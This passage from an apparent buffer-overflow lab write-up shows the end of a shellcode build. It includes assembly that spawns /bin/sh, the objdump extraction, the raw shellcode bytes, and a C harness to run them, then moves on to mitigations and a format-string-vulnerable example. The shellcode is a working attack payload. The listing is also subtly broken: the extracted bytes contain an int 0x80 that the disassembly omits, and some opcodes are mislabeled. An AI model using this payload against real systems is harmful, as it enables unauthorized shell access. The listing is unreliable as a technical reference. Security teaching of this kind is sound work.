        movl %eax, 0x0c(%ebx)   #put 4 null bytes into where the YYYY is
        mov $11, %al            #execve is syscall 11
        lea 0x08(%ebx), %ecx    #load the address of where the XXXX was
        lea 0x0c(%ebx), %edx    #load the address of the NULLS
        int $0x80               #call the kernel

ender:
        call starter
       .string "/bin/shNXXXXYYYY" #16 bytes of string...
```

Basically, before the *CALL starter*, the memory arrangement should be something like this (stored in *little endian*):

...	...	...	...
Y	Y	Y	Y
X	X	X	X
N	h	s	/
n	i	b	/
...	...	...	...

When the *starter* portion is executed the memory arrangement should be something like this:

...	...	...	...
0	0	0	0
A	A	A	A
0	h	s	/
n	i	b	/
...	...	...	...

Where 0xAAAA is the address of the string "/bin/sh".

6.6 Assemble, link and extract

To create an executable binary the assembly code must first be assembled and then linked into an executable format. Since the GCC compiler takes care of all of this automatically we have to do it by hand. The linker program *ld* produces an executable binary *spawnshell* from the assembled object. Then we have to disassemble the obtained executable to extract the machine instructions.

```
bo@lab$ as spawnshell.s -o spawnshell.o
bo@lab$ ld spawnshell.o -o spawnshell
bo@lab$ objdump -d spawnshell
Disassembly of section .text:

08048074 <_start>:
 8048074:        31 c0       xor     %eax, %eax
 8048076:        b0 46       mov     $0x46, %al
 8048078:        31 db       xor     %ebx, %ebx
 804807a:        31 c9       xor     %ecx, %ecx
 804807c:        eb 16       jmp     8048094 <ender>

0804807e <starter>:

 804807e:        5b          pop     %ebx
 804807f:        31 c0       xor     %eax, %eax
 8048081:        88 43 07    mov     %al, 0x7(%ebx)
 8048084:        89 5b 08    mov     %ebx, 0x8(%ebx)
 8048087:        89 43 0c    mov     %eax, 0xc(%ebx)
 804808a:        b0 0b       mov     $0xb, %al
 804808c:        8d 4b 08    lea     0x8(%ebx), %ecx
 804808f:        8d 53 0c    lea     0xc(%ebx), %edx
 8048092:        cd 80       int     $0x80

08048094 <ender>:

 8048094:        e8 e5 ff ff ff      call   804807e <starter>
 8048099:        2f                  das
 804809a:        62 69 6e            bound  %ebp, 0x6e(%ecx)
 804809d:        2f                  das
 804809e:        73 68               jae    8048108 <ender+0x74>
 80480a0:        4e                  dec    %esi
 80480a1:        58                  inc    %ecx
 80480a2:        58                  inc    %ecx
 80480a3:        58                  inc    %ecx
 80480a4:        58                  inc    %ecx
 80480a5:        59                  inc    %edx
 80480a6:        59                  inc    %edx
 80480a7:        59                  inc    %edx
 80480a8:        59                  inc    %edx
```

And we take only the byte instructions, that will form our shellcode:

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89
\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
\x73\x68\x4e\x58\x58\x58\x58\x59\x59\x59\x59
```

6.7 Testing the Shellcode

Once we obtained the shellcode, it is fundamental to test whether it works or not. To do it is sufficient to execute a C program like the one below:

```
char code[ ] = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
               "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
               "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
               "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
               "\x73\x68\x4e\x58\x58\x58\x58\x59\x59\x59\x59";

int main(int argc, char **argv) {
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

which is compiled using the *gcc* option: *-z execstack*.

7 Making the code safe

After everything we have said, one important thing is missing: how can the programmer avoid buffer overflows? It is not a simple question and the answer depends on the system and programming language used. First of all, the input must be validated to prevent unexpected data from being processed, such as being too long, of the wrong data type, containing "junk" characters, etc.. About checking input size there exist some safe version of the most common (possibly) vulnerable functions, that take as extra parameter the maximum size that can be copied in the buffer from the input:

Vulnerable	**Safe**
gets	fgets
strcpy	strncpy
sprintf	snprintf
strlen	strnlen
strcat	strncat
strdup	strndup

Obviously the functions on the right, since perform more checks on input, are *slower* than the ones in the left: the task of determining the tradeoff between security and efficiency is always delegated to the programmer.

Others countermeasures against buffer overflow can be taken on systems capable of using non-executable stacks, or using higher-level programming languages that are strongly typed and that disallow direct memory access.
At last, it is important to underline that using safer functions does not guarantee safety against other type of attacks. As a matter of fact consider this program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
  char buf[1024];
  strncpy(buf, argv[1], sizeof(buf)-1);

  printf(buf);

  return 0;
}
```

Though the *strncpy* function is used, the *printf* is badly handled making the program vulnerable to a string format attack: we can store our shellcode in *buf* and then exploit this vulnerability to overwrite the value of the return address so that it will point to the instructions in *buf*. In [7] there is a complete description on how to exploit this kind of vulnerabilities.

8 Conclusions

We started this lab with a mere background of basic C programming. We went through a difficult understanding process of the subject, a trial and error approach and the most challenging problem of explaining what we had learned. As a matter of fact we had weeks to get acquainted with the topic but only 2 hours of laboratory activity to explain it in a simple way.
We hope that our work will be helpful to anyone who is interested in exploring buffer overflows.

"I can only show you the door. You're the one that has to walk through it."
~Morpheus - Matrix

9 References

1. https://en.wikipedia.org/wiki/Buffer_overflow
2. http://phrack.org/issues/49/14.html
3. http://www.vividmachines.com/shellcode/shellcode.html
4. http://www.tenouk.com/Bufferoverflowc
5. https://www.exploit-db.com/shellcode/
6. https://www.metasploit.com
7. https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf
8. Erickson J., *Hacking: The Art of Exploitation*, No Starch Press, 2003.